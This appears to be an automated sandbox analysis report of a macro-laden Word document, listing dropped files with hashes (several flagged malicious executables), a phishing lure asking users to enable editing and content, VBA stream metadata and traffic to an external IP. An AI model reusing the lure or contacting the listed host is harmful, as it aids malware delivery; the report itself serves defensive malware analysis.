Malicious:	false
Reputation:	low
Preview:	.PNG.....IHDR.....7.....sRGB.....gAMA.....a.....pHYs..!...!.....IDATx^....nGU.39.....[..((.QPQD..)a...Z.m s..aHB...3.....@....F.f.....s..0&.}...{.^'.Vj.....U.V..]..... ..8.-g..''i.:c....>q..^Y.zm...2Zy...7e.,Kz"...t..@.;&....W.....3.._I...e...../.g.....jy....^.D.W>P...?.-...t.1H...Z..|+#yj..*o.t.#c^9.<q.?A:C.....-.'...4.J...h.7BO^b.. .....^H...ytH}..3TT. J..Z...S..t.....6^F%.n..+.N.j..--.x.+OE[.W..@...V.. .-*./nQ.\.Z....A.^)..r0.....-o.....@.....t^.P....<..-*O.....+O.3..k.....v.gH..^..ZP...q.1z...7..Uv..P..hIo.P..^>q(|5...=....{< .*...Z. <3.... ..!..Z.[.|.2...^Qy..F.D...5.h.eY..I..5.2zh..z..Hg...K..TZ..{.JO.h`..%.....Wz-.-....3$ZZ..hi.N....q...6...h...Y....1 .....%....y.ZF:CE....5.uj.....+-Qi5.y4P.-r-.<c....vn..D..C. ...1.Hz.UIP.@.'.PPy.z.. ..*Q.-=..**O.+V...W.$O.-ZZ..Kgh....."e.._..=Tz....&OO.D..1.tPuLz.+=Qic<.Z.m.C.y.U....%..S.....Tz.g.E..[i..ec.W..jY.-j.<.1..mY....5N.<...2.KW. ...6...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\9B901917.png

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	PNG image data, 410 x 568, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	61935

Entropy (8bit):	7.988218918927523
Encrypted:	false
SSDEEP:	1536:vFo53cC4vJ7Y8qgUmqhIIPI2MM+ikJU78DPaFx:vy53qv6nmII0I2ngJAEan
MD5:	4800E90C87A78932178C7D338BA32F43
SHA1:	8006244EDAFF9A31546A17FCF99CB61DA4F69417
SHA-256:	8CD11EB654C64C7315F7B2904D123532F7993FAF2F210B250C4C4D670200FF73
SHA-512:	58994BDC81FF937B05B307C161F852383DAA8504EA17522CD96CDE6EBF99E4992BA64DBEA532424AC16FBD8273999295DBBB74E48A77AAB2122C5701633DC7A3
Malicious:	false
Reputation:	low
Preview:	.PNG.....IHDR.....8.....X.L.. .IDATx..}i..F.-..\r.E.l..u..3....L....^TR-.....DF...*I.e;i.:U.L&...pq.p.1.HD.Z.@.6.._cc.....>.n....2v..c.%...)..G.?|...>k...bf.....c0.sy..$...a....<.....>".=X1.....1.^I|.....|.....I`E..c.#.T.....'.'.....$6&L1.0.H...X&".cp.l...p.>..?.@?.1.Tp.....Y...=D.]....).w=...~..yp...{x/.....d}1.G.h..b."1..-}.0x...O.....<. &n...0.1...el...."".. ....C<t..A.H..4O.L.G....v...6Bd....W{..>..;W.....E.#<..s.^...Q...B.o.=l.lB{...1.ab.$D..:WB$O..V..>..k...y~.w".....A...-.D..;.I.4b.D..E".3...1...f....J.~xv.35G&&....?.acR...P.N....)...U.J....F.I...c$... .. ...a..z&...1..I...D...b.A4.....U..._.D.Z...E.6.G9t..=..qj...^L.$.;...>..S&dD.X... 1...0.{~.w..P.....1.U(.....j.PM.....9J..[.O2...).12swy%.3..M?NGt_.....Z.....?F..+.....[4@.=.....;."..6..i.c..qH4...Ll...8.kl....=""".!..h.g7.\'.....Bb.A...f..o).+..`..++..?u..<.i.M..Gvs..@w.$.2X..'.[.h.8h.3..G.g.E...3..d.)..V*../$)...."%...F....~...s.1@|.....dE.8D|..d.....N.z..(...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{4D32FA97-2F49-4AD6-98C8-F0676ED8CFE3}.tmp

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	12288
Entropy (8bit):	5.683375190196064
Encrypted:	false
SSDEEP:	192:l1KtgbJDmX7JF93b2kDa5t66JDmX7JF93b2kDa:qtuJDmX1rL2kCtBJDmX1rL2k
MD5:	B3FD623B10C21C4D9E09B7C2ED46EC94
SHA1:	5559EBDBE5EFA2168603E0D45027BE8D6B786DFD
SHA-256:	22CDFE14057F98D3DAA54DAE160CAACD13A102B9DDEDF9A125B677BA47A9106E
SHA-512:	2E71D038117B22F890E1372CBBE5E4FB4F80826CA9DD9A99EA0ED8CBC3DABC85AE6D0E5E9BA5500D43A6A4934C05EB3CA516DECBFBCCA8F6F291E6C3F4E4F9FA
Malicious:	false
Reputation:	low
Preview:	.....>..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{4221A912-2B82-4834-A4D3-95CF1F77F776}.tmp

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28EA4
Malicious:	false
Reputation:	high, very likely benign file
Preview:	....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{732CEB61-1F3E-4038-9230-0F099F2E5FCD}.tmp

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1536
Entropy (8bit):	2.1363686128594344
Encrypted:	false

SSDEEP:	12:DMlzfRLZRW4WZ1MFKuQ9cc3xn82ll+kwkvdQ473W4wW4PllZWHkUZr8/W4c:4LG1ND9Pxn829k/Qq3W/WYbWHlJz
MD5:	FACB03470AEE19DAA10713FEC41483C1
SHA1:	A46E994A7888A44E3A580FF74E15001B3F502B86
SHA-256:	68FEED0A8607FD49B36FC442D519336DDD2FBCB229C4E7B2F221CD1A49F5662B
SHA-512:	9929AD4BA1CB5E7E898092390D8E4F12F23A072B85BD399C6EE40B1A9110BB3DA483299A6459264FDE4E1734E17ADA0AA921800BBF1F9BE351063DEFA922A64F
Malicious:	false
Preview:	../../...T.h.i.s. .d.o.c.u.m.e.n.t. .c.r.e.a.t.e.d. .i.n. .p.r.e.v.i.o.u.s. .v.e.r.s.i.o.n. .o.f. .M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e. .W.o.r.d.....T.o. .v.i.e.w. .o.r. .e.d.i.t. .t.h.i.s. .d.o.c.u.m.e.n.t.,. .p.l.e.a.s.e. .c.l.i.c.k. .. E.n.a.b.l.e. .e.d.i.t.i.n.g.. .b.u.t.t.o.n. .o.n. .t.h.e. .t.o.p. .b.a.r.,. .a.n.d. .t.h.e.n. .c.l.i.c.k. .. E.n.a.b.l.e. .c.o.n.t.e.n.t.. .....z..... ....

C:\Users\user\AppData\Local\Temp\r8F8A.tmp.exe

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	44544
Entropy (8bit):	6.056689486584974
Encrypted:	false
SSDEEP:	768:mD+ellQvZSazSRqbSEln5IyYpamDjobj8SpM:E+QWvZhSRqln5IUmDjoXV
MD5:	51138BEEA3E2C21EC44D0932C71762A8
SHA1:	8939CF35447B22DD2C6E6F443446ACC1BF986D58
SHA-256:	5AD3C37E6F2B9DB3EE8B5AEEDC474645DE90C66E3D95F8620C48102F1EBA4124
SHA-512:	794F30FE452117FF2A26DC9D7086AAF82B639C2632AC2E381A81F5239CAAEC7C96922BA5D2D90BFD8D74F0A6CD4F79FBDA63E14C6B779E5CF6834C13E4E45E7D
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....V|.....,...,..eO,...,.eI,...,...,v...,.e^,...,.eY,...,.eN,...,.eK,...,Rich...,.. .....PE..L...7.[J.....:...p.....P.....@.....@..x....`..`g.....P...<!..8.....8&..@...p...l.....@..@..... .....text....9.....:..... ..`.data.....P.....>.....@....rsrc...`g..`...h...B.....@..@.reloc..P.....@..B..[J0.../.[J=...o.[JH.....[JS.....[J`..... ..KERNEL32.dll.USER32.dll.msvcrt.dll.imagehlp.dll.ntdll.dll..... .....

C:\Users\user\AppData\Local\Temp\y84FE.tmp.dll

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	PE32+ executable (DLL) (console) x86-64, for MS Windows
Category:	dropped
Size (bytes):	360448
Entropy (8bit):	4.669605444265748
Encrypted:	false
SSDEEP:	6144:4YCYa6MfAcSlE+S0fzAMJfWpKd5WhAl7CJDZ/PeHbUhHTmGPqG7s6FmlEHKiTd:/CwMfjSlE+A4eguRJDtPZIG46FkEH9
MD5:	18CC94DD7BBBFF54DF547A4F47346F01
SHA1:	B13786283F076A3E95BEDF277C4AD5CCF74D407E
SHA-256:	2FFB609277439F8D2F4E2716C54F282030BA717A59234098F364205BCF37FE9C
SHA-512:	798FB93688E812ED1AC854B9B4CF93E2A5BD5A3602CFED7F266B64526480A2102527C310513726800F6390D47E3F37444C0B4E90945B92EA73A6FA13328E5B67
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....U.4...Z...Z...Z...Y...Z.Y.Z...Z.3...Z.j.X...Z.Rich..Z.....PE..d...Y..b....." .....x.....`.....}..... .text....w.....x..... ..`.rdata..}.....|.....@..@.rsrc.....~.....@..@..... ....

C:\Users\user\AppData\Local\Temp\~DF4786325F45128C5F.TMP

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	60416
Entropy (8bit):	4.172593521527024
Encrypted:	false
SSDEEP:	768:jKnjb0tZxwWKaJF/rMjJ1dXCE1lpBL/XrfdRcoOMGeyIye2PGEaI:jqWx7KaH4F1dXzhBLjGEyeEGEaI

MD5:	59993E0E46B1E754351F61C0175A071F
SHA1:	E2698FA83715D154E1EBFF7EF9468A3C13D56A5B
SHA-256:	9B895731F67A932C3D6B53DD7BE9A9551E014D31BF06B169C91EE35718D998B2
SHA-512:	197FDD99D32C0911CA01C81E1AB3D9754D47B9FFF0AEEE785EC158040DC0EEB90CAC42E807B40E34499B2D341DCD3F4EBB0CB1DDDF4B5F7EA37247AA42B17863
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	.....>.....T.....(..... .....!...''...#...$...%...&...'.....)...*...+...,...-...../...0...1...2...3...4...5...6...7...8...9...:.....<...=...>...?...@...A...K...C...D...E...F...G...H...I...J...;...L...M...N...O...P...Q...R...S.....`...V...W...X...Y...Z...]...\.....i..._.....b...c...d...e...f...g...h...[...j...k...t...m...n...o...p...q...r...s...^.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\dodsonimaging,file,08.11.2022.LNK

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Tue Mar 8 15:45:56 2022, mtime=Tue Mar 8 15:45:56 2022, atime=Thu Aug 11 23:27:16 2022, length=2203466, window=hide
Category:	dropped
Size (bytes):	1109
Entropy (8bit):	4.556591519488816
Encrypted:	false
SSDEEP:	12:8TVY0gXg/XAlCPCHaXNBQtB/SxXX+WYuY5imY4icvbCG9zl4HADtZ3YilMMEpxRR:8T2k/XT9SUnZbemG9pDv3qz4u7D
MD5:	7A9803AED26CBF0DC1D0074F4B0C32E7
SHA1:	C8BD62532D903BAB96D22533D94866DE0CEF2A6F
SHA-256:	F17C3AEE491E43CDCE86091040DFC9FDBB4674562B8CF04ADF4BAAFFF0526182
SHA-512:	AFF93121D72DA96AF5CB2B7F42A2CCB23762EF94C9519BBC6FCD58B30373F4B1BA50A7F438F3727057890BED590D5168BA2C078AE22FB7939F7678E8DFB3505D
Malicious:	false
Preview:	L.....F.... ...<r...3..<r...3..Us.F...J.!.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.8.1.3.....L.1.....hT....user.8.....QK.XhT..*...&=....U.....A.l.b.u.s.....z.1.....hT....Desktop.d.....QK.XhT..*...._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.7.6.9.....2.J.!..Ui. .DODSON~1.DOC..p.....hT..hT..*...r.....'.....d.o.d.s.o.n.i.m.a.g.i.n.g.,.f.i.l.e.,.0.8...1.1...2.0.2.2...d.o.c.....-...8...[.....?J.....C:\Users\..#.....\\210979\Users.user\Desktop\dodsonimaging,file,08.11.2022.doc.8.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.d.o.d.s.o.n.i.m.a.g.i.n.g.,.f.i.l.e.,.0.8...1.1...2.0.2.2...d.o.c.....:...,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	109
Entropy (8bit):	4.718136592074459
Encrypted:	false
SSDEEP:	3:bDuMJlZIMg9omX18g+Mg9ov:bCSxg9E2g9y
MD5:	E28869B9DCA55802DD912623F282F342
SHA1:	A79867AEBA6C3B64392ECE7EEA2A48E6F4988430
SHA-256:	EFAFE8B739A6D1A7DF19C01FBE30850246F58DC935DF400AA24EA7BEB62EC869
SHA-512:	0B360FECB904D52BD1B0EE6164A673190FF27E7761D369AC1E716955270F88CCD560B55A4BDB8B6EDD064B725E2DC5CC9AF9FB354D3F9CE0CFB2A3FCB263FBDA
Malicious:	false
Preview:	[folders]..Templates.LNK=0..dodsonimaging,file,08.11.2022.LNK=0..[doc]..dodsonimaging,file,08.11.2022.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.503835550707525
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyaJybdJylp2bG/WWNJbilFGUld/ln:vdsCkWtz8Oz2q/rViXdH/l
MD5:	7CFA404FD881AF8DF49EA584FE153C61
SHA1:	32D9BF92626B77999E5E44780BF24130F3D23D66
SHA-256:	248DB6BD8C5CD3542A5C0AE228D3ACD6D8A7FA0C0C62ABC3E178E57267F6CCD7
SHA-512:	F7CEC1177D4FF3F84F6F2A2A702E96713322AA56C628B49F728CD608E880255DA3EF412DE15BB58DF66D65560C03E68BA2A0DD6FDFA533BC9E428B0637562AEA

Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....1h.....2h.....@3h.....3h.....z.....p4h.....x...

C:\Users\user\AppData\Roaming\Microsoft\UProof\ExcludeDictionaryEN0409.lex

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Little-endian UTF-16 Unicode text, with no line terminators
Category:	dropped
Size (bytes):	2
Entropy (8bit):	1.0
Encrypted:	false
SSDEEP:	3:Qn:Qn
MD5:	F3B25701FE362EC84616A93A45CE9998
SHA1:	D62636D8CAEC13F04E28442A0A6FA1AFEB024BBB
SHA-256:	B3D510EF04275CA8E698E5B3CBB0ECE3949EF9252F0CDC839E9EE347409A2209
SHA-512:	98C5F56F3DE340690C139E58EB7DAC111979F0D4DFFE9C4B24FF849510F4B6FFA9FD608C0A3DE9AC3C9FD2190F0EFAF715309061490F9755A9BFDF1C54CA0D4
Malicious:	false
Preview:	..

C:\Users\user\Desktop\~$dsonimaging,file,08.11.2022.doc

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.503835550707525
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyaJybdJylp2bG/WWNJbilFGUld/ln:vdsCkWtz8Oz2q/rViXdH/l
MD5:	7CFA404FD881AF8DF49EA584FE153C61
SHA1:	32D9BF92626B77999E5E44780BF24130F3D23D66
SHA-256:	248DB6BD8C5CD3542A5C0AE228D3ACD6D8A7FA0C0C62ABC3E178E57267F6CCD7
SHA-512:	F7CEC1177D4FF3F84F6F2A2A702E96713322AA56C628B49F728CD608E880255DA3EF412DE15BB58DF66D65560C03E68BA2A0DD6FDFA533BC9E428B0637562AEA
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....1h.....2h.....@3h.....3h.....z.....p4h.....x...

Static File Info

General

File type:	Zip archive data, at least v2.0 to extract
Entropy (8bit):	7.99341108201784
TrID:	• Word Microsoft Office Open XML Format document (49504/1) 49.01% • Word Microsoft Office Open XML Format document (43504/1) 43.07% • ZIP compressed archive (8000/1) 7.92%
File name:	dodsonimaging,file,08.11.2022.doc
File size:	2298458
MD5:	db11828aed458eccfab30c367bc1bb2f
SHA1:	3487931f130485c82d21e9ef4155af0a8fd46c33
SHA256:	d297f78ca4fc35e899792260c98f752947f7d6b5999650a6210f4a8538a2e655
SHA512:	912a9d23b444a26ee176777d5be88c6a58a3cbf85864d3e09a3a497bcd3858764f8a9b318ddb8c314eb5e521a6a59ebcf88842cd3d7f9ed6f87ab7d192a12513
SSDEEP:	49152:RZQvsaxwME576XnfwHM3SSx+LwC01/BvObZ4Yf/KUoDG1J7:SxwfeXsGQwC4wByh25
TLSH:	CFB533442D61A68BE52F6234C6462265F4DD4AB303ACFDAE117DCF7E8359D36B0B01E8
File Content Preview:	PK.....!..U~....._rels/.rels...J.@.....4.E..D.....$....T..w-..j.....|.zs..z..z.*X.%(v.....6O.{PI.....`S__._x .C..CR....:....t..R.....hl.3..H.Q..*.;..=..y... n.....yo.....[vrf..A..6..3[.>_...-K....\NH!....<..r...E.B..P...<_.

File Icon

Icon Hash:	e4eea2aaa4b4b4a4

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "/opt/package/joesandbox/database/analysis/682555/sample/dodsonimaging,file,08.11.2022.doc"

Indicators

Has Summary Info:	
Application Name:	
Encrypted Document:	False
Contains Word Document Stream:	True
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	False
Flash Objects Count:	0
Contains VBA Macros:	True

Streams with VBA

VBA File Name: ThisDocument.cls, Stream Size: 2874

General

Stream Path:	VBA/ThisDocument
VBA File Name:	ThisDocument.cls
Stream Size:	2874
Data ASCII:	. . A t t r i b u t . e V B _ N a m . e = " T h i . s D o c u m e n . t " . . . B a s . . 1 N o r m a l . . . V G l o b a l ! . S p a c . l F a . l s e . J C r e a . t a b l . . P r e d e c l a . . I d . . # T r u . " E x p . o s e . . T e m p . l a t e D e r i . v . $ C u s t o m l i z C . P . . . . . D . ? P t r S a . f e F u n c t . i o n q . . . . . . L i b " u s e . r 3 2 " A l i . a s " K i l l . T i m e r " (B y V a l . . . ! . . . . A s L o n g . 3 , . . % . . .
Data Raw:	01 b0 b4 00 41 74 74 72 69 62 75 74 00 65 20 56 42 5f 4e 61 6d 00 65 20 3d 20 22 54 68 69 00 73 44 6f 63 75 6d 65 6e 10 74 22 0d 0a 0a 8c 42 61 73 01 02 8c 31 4e 6f 72 6d 61 6c 02 2e 19 56 47 6c 6f 62 61 6c 21 01 aa 53 70 61 63 01 6c 46 61 08 6c 73 65 0c 4a 43 72 65 61 10 74 61 62 6c 15 1f 50 72 65 20 64 65 63 6c 61 00 06 49 64 11 00 23 54 72 75 0d 22 45 78 70 08 6f 73 65 14 1c 54

VBA Code

Streams

Stream Path: PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 357

General

Stream Path:	PROJECT
File Type:	ASCII text, with CRLF line terminators
Stream Size:	357
Entropy:	5.294641930282945
Base64 Encoded:	True
Data ASCII:	I D = " { 4 E 2 6 9 6 0 2 - 6 6 5 D - 4 2 2 2 - B 7 8 C - 9 7 E 2 A 8 5 B 8 E C B } " . . D o c u m e n t = T h i s D o c u m e n t / & H 0 0 0 0 0 0 0 0 . . N a m e = " P r o j e c t " . . H e l p C o n t e x t I D = " 0 " . . V e r s i o n C o m p a t i b l e 3 2 = " 3 9 3 2 2 2 0 0 0 " . . C M G = " A 8 A A 7 2 8 0 7 6 8 0 7 6 8 0 7 6 8 0 7 6 8 0 7 6 8 0 7 6 " . . D P B = " 5 0 5 2 8 A 2 D 8 B 2 D 8 B 2 D " . . G C = " F 8 F A 2 2 D 5 2 3 D 5 2 3 2 A " . . . . [H o s t E x t e n d e r I n f o] . . & H 0 0 0 0 0 0
Data Raw:	49 44 3d 22 7b 34 45 32 36 39 36 30 32 2d 36 36 35 44 2d 34 32 32 32 2d 42 37 38 43 2d 39 37 45 32 41 38 35 42 38 45 43 42 7d 22 0d 0a 44 6f 63 75 6d 65 6e 74 3d 54 68 69 73 44 6f 63 75 6d 65 6e 74 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 4e 61 6d 65 3d 22 50 72 6f 6a 65 63 74 22 0d 0a 48 65 6c 70 43 6f 6e 74 65 78 74 49 44 3d 22 30 22 0d 0a 56 65 72 73 69 6f 6e 43 6f 6d 70 61 74 69

Stream Path: PROJECTwm, File Type: data, Stream Size: 41

General

Stream Path:	PROJECTwm
File Type:	data
Stream Size:	41
Entropy:	3.0773844850752607
Base64 Encoded:	False
Data ASCII:	T h i s D o c u m e n t . T . h . i . s . D . o . c . u . m . e . n . t . . . . .

General	
Data Raw:	54 68 69 73 44 6f 63 75 6d 65 6e 74 00 54 00 68 00 69 00 73 00 44 00 6f 00 63 00 75 00 6d 00 65 00 6e 00 74 00 00 00 00 00

Stream Path: VBA/_VBA_PROJECT, File Type: ISO-8859 text, with no line terminators, Stream Size: 7	
General	
Stream Path:	VBA/_VBA_PROJECT
File Type:	ISO-8859 text, with no line terminators
Stream Size:	7
Entropy:	1.8423709931771088
Base64 Encoded:	False
Data ASCII:	a . . .
Data Raw:	cc 61 ff ff 00 00 00


Stream Path: VBA/__SRP_2, File Type: data, Stream Size: 5116	
General	
Stream Path:	VBA/__SRP_2
File Type:	data
Stream Size:	5116
Entropy:	1.9333763372676134
Base64 Encoded:	False
Data ASCII:	r U @ . . . . . @ . . . . . @ . . . . . 8 . . . . . P . . . . . " . . . . . q . . . . . A . . . . . ` . . . . . `) . . . . .
Data Raw:	72 55 40 04 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 38 00 00 00 00 00 00 00 00 11 00 00 00 00 00 00 00 00 00 00 11 00 00 00 00 00 00 00 00 00 03 00 50 00 00 00 00 00 00 00 00 00 00 22 00 1f 00 00 00 00 00 01 00 01 00 00 00 01 00 71 07 00 00 00 00 00 00 00 00 00 a1 07 00 00 00 00 00 00 00 00 00 d1 07

Stream Path: VBA/__SRP_3, File Type: data, Stream Size: 2724	
General	
Stream Path:	VBA/__SRP_3
File Type:	data
Stream Size:	2724
Entropy:	2.697647710097881
Base64 Encoded:	False
Data ASCII:	r U @ . . . . . @ . . . . . @ . . . . . x . . . . . P . . . . . p . . . . . ! . . . . . ` . q . . . . . , . . p . . . . . A . . . . . Q . ` . ! . . . . . \\ . . p . . . . .
Data Raw:	72 55 40 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 1a 00 00 00 00 00 00 00 11 00 00 00 00 00 00 00 00 00 00 02 00 ff ff ff ff ff ff ff ff ff ff ff ff 00 00 00 00 78 00 00 00 08 00 50 00 d1 08 00 00 00 00 00 00 00 00 00 00 00 04 70 08 00 fe ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff 00 00 00 00

Stream Path: VBA/dir, File Type: data, Stream Size: 486	
General	
Stream Path:	VBA/dir
File Type:	data
Stream Size:	486
Entropy:	6.299483290874555
Base64 Encoded:	True
Data ASCII:	. . . . . 0 . . . . . H . . . . . P r o j e c t . Q . (. . @ . . . . . = ... l . . . . . N G d - . . . " . < . . . . r s t d o . l e > . . s . t . . d . o . l . e . (. . h . . . * \\ . G { 0 0 0 2 0 4 3 0 - . . . . C . . . . . 4 6 } # 2 . 0 # . 0 # C : \\ W i n . d o w s \\ s y s @ t e m 3 2 \\ . e 2 . . t l b # O L E . A u t o m a t . i o n . E N o r (m a l E N C r . m . a F . . c E C . . . . L m . ! O f f i c g O . f . i . c g . . g 2 D F 8 D 0 . 4 C - 5 B F A
Data Raw:	01 e2 b1 80 01 00 04 00 00 00 03 00 30 aa 02 02 90 09 00 20 14 06 48 03 00 a8 80 00 00 e4 04 04 00 07 00 1c 00 50 72 6f 6a 65 63 74 05 51 00 28 00 00 40 02 14 06 02 14 3d ad 02 0a 07 02 6c 01 00 08 06 12 09 02 12 80 4e 47 f4 64 2d 00 0c 02 22 0a 3c 02 0a 16 02 72 73 74 64 6f 08 6c 65 3e 02 19 73 00 74 00 00 64 00 6f 00 6c 00 65 00 28 0d 00 68 00 11 5e 00 03 2a 5c 00 47 7b 30 30 30

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 11, 2022 17:27:53.037703037 CEST	49171	80	192.168.2.22	45.8.146.139
Aug 11, 2022 17:27:53.141216040 CEST	80	49171	45.8.146.139	192.168.2.22
Aug 11, 2022 17:27:53.141383886 CEST	49171	80	192.168.2.22	45.8.146.139
Aug 11, 2022 17:27:53.142085075 CEST	49171	80	192.168.2.22	45.8.146.139
Aug 11, 2022 17:27:53.245167971 CEST	80	49171	45.8.146.139	192.168.2.22
Aug 11, 2022 17:27:53.262594938 CEST	80	49171	45.8.146.139	192.168.2.22
Aug 11, 2022 17:27:53.262634039 CEST	80	49171	45.8.146.139	192.168.2.22
Aug 11, 2022 17:27:53.262659073 CEST	80	49171	45.8.146.139	192.168.2.22
Aug 11, 2022 17:27:53.262682915 CEST	80	49171	45.8.146.139	192.168.2.22
Aug 11, 2022 17:27:53.262706995 CEST	80	49171	45.8.146.139	192.168.2.22
Aug 11, 2022 17:27:53.262732029 CEST	80	49171	45.8.146.139	192.168.2.22
Aug 11, 2022 17:27:53.262754917 CEST	80	49171	45.8.146.139	192.168.2.22
Aug 11, 2022 17:27:53.262779951 CEST	80	49171	45.8.146.139	192.168.2.22
Aug 11, 2022 17:27:53.262784958 CEST	49171	80	192.168.2.22	45.8.146.139
Aug 11, 2022 17:27:53.262804031 CEST	80	49171	45.8.146.139	192.168.2.22
Aug 11, 2022 17:27:53.262805939 CEST	49171	80	192.168.2.22	45.8.146.139
Aug 11, 2022 17:27:53.262818098 CEST	49171	80	192.168.2.22	45.8.146.139
Aug 11, 2022 17:27:53.262897015 CEST	80	49171	45.8.146.139	192.168.2.22
Aug 11, 2022 17:27:53.262922049 CEST	49171	80	192.168.2.22	45.8.146.139
Aug 11, 2022 17:27:53.262933016 CEST	49171	80	192.168.2.22	45.8.146.139
Aug 11, 2022 17:27:53.267369986 CEST	49171	80	192.168.2.22	45.8.146.139
Aug 11, 2022 17:27:53.366070986 CEST	80	49171	45.8.146.139	192.168.2.22
Aug 11, 2022 17:27:53.366111994 CEST	80	49171	45.8.146.139	192.168.2.22
Aug 11, 2022 17:27:53.366137028 CEST	80	49171	45.8.146.139	192.168.2.22
Aug 11, 2022 17:27:53.366161108 CEST	80	49171	45.8.146.139	192.168.2.22
Aug 11, 2022 17:27:53.366183996 CEST	80	49171	45.8.146.139	192.168.2.22
Aug 11, 2022 17:27:53.366206884 CEST	80	49171	45.8.146.139	192.168.2.22
Aug 11, 2022 17:27:53.366210938 CEST	49171	80	192.168.2.22	45.8.146.139
Aug 11, 2022 17:27:53.366225958 CEST	80	49171	45.8.146.139	192.168.2.22
Aug 11, 2022 17:27:53.366230965 CEST	49171	80	192.168.2.22	45.8.146.139
Aug 11, 2022 17:27:53.366250992 CEST	80	49171	45.8.146.139	192.168.2.22
Aug 11, 2022 17:27:53.366266966 CEST	80	49171	45.8.146.139	192.168.2.22
Aug 11, 2022 17:27:53.366282940 CEST	49171	80	192.168.2.22	45.8.146.139
Aug 11, 2022 17:27:53.366290092 CEST	80	49171	45.8.146.139	192.168.2.22
Aug 11, 2022 17:27:53.366295099 CEST	49171	80	192.168.2.22	45.8.146.139
Aug 11, 2022 17:27:53.366311073 CEST	49171	80	192.168.2.22	45.8.146.139
Aug 11, 2022 17:27:53.366313934 CEST	80	49171	45.8.146.139	192.168.2.22
Aug 11, 2022 17:27:53.366327047 CEST	49171	80	192.168.2.22	45.8.146.139
